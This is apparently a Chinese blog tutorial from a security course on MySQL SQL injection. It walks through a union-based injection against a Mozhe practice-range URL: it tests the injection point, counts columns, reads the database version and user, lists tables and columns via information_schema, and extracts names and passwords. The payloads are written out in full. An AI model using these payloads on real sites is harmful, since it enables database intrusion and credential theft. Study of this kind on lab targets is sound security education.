
# 12 WEB漏洞-SQL注入



忍者安全测试系统使用说明

#上述思维导图简要说明

#SQL注入安全测试中危害

#SQL注入产生原理详细分析

可控变量，带入数据库查询，变量未存在过滤或过滤不严谨

#搭建第一个SQL注入学习靶场环境

#学习第一个数据库MYSQL简单注入

如何判断注入点？

老办法：

and 1=1 页面正常

and 1=2 页面错误

可能存在注入点

要选用最舒服的方法测试

MYSQL数据库

数据库A=网站A=数据库用户A

表名

列名

数据

数据库B=网站B=数据库用户B

。。。。。

数据库C=网站C=数据库用户C

。。。。。

知识点：

在MYSQL5.0以上版本中，mysql存在一个自带数据库名为information\_schema，它是一个存储记录有所有数据库名，表名，列名的数据库，也相当于可以通过查询它获取指定数据库下面的表名或列名信息。

数据库中符号"."代表下一级，如xiao.user表示xiao数据库下的user表名

information\_schema.tables：记录所有表名信息的表

information\_schema.columns：记录所有列名信息的表

table\_name: 表名

column\_name：列名

table\_schema：数据库名

判断注入

猜解列名数量（字段数） order by x 错误与正常的正常值

http://219.153.49.228:48354/new\_list.php?id=1 order by 4

报错猜解准备：

http://219.153.49.228:48354/new\_list.php?id=1%20union%20select%201,2,3,4

http://219.153.49.228:48354/new\_list.php?id=-1%20union%20select%201,2,3,4

信息收集：

数据库版本：version() 5.7.22-0ubuntu0.16.04.1

数据库名字：database() mozhe\_Discuz\_StormGroup

数据库用户：user() root@localhost

操作系统：@@version\_compile\_os Linux

查询指定数据库名mozhe\_Discuz\_StormGroup下的表名信息：

http://219.153.49.228:48354/new\_list.php?id=-1 union select

1,group\_concat(table\_name),3,4 from information\_schema.tables where

table\_schema='mozhe\_Discuz\_StormGroup'

查询指定表名StormGroup\_member下的列名信息：

http://219.153.49.228:48354/new\_list.php?id=-1 union select

1,group\_concat(column\_name),3,4 from information\_schema.columns where


table\_name='StormGroup\_member'

查询指定数据

http://219.153.49.228:48354/new\_list.php?id=-1 union select

1,name,password,4 from StormGroup\_member

#猜解多个数据可以采用limit x,1 变动猜解



案例演示：

✧ 简易代码分析SQL注入原理

✧ Sqlilabs注入靶场搭建简要使用

✧ 墨者靶机真实MYSQL注入演示

涉及资源：

https://github.com/Audi-1/sqli-labs

忍者安全测试系统-禁用软盘安装

https://www.mozhe.cn/bug/detail/elRHc1BCd2VIckQxbjduMG9BVCtkZz09bW96aGUmozhe

————————————————

版权声明：本文为CSDN博主「小言安全」的原创文章，遵循CC 4.0 BY-SA版权协议，转载请附上原文出处链接及本声明。

原文链接：https://blog.csdn.net/qq\_44930903/article/details/111998108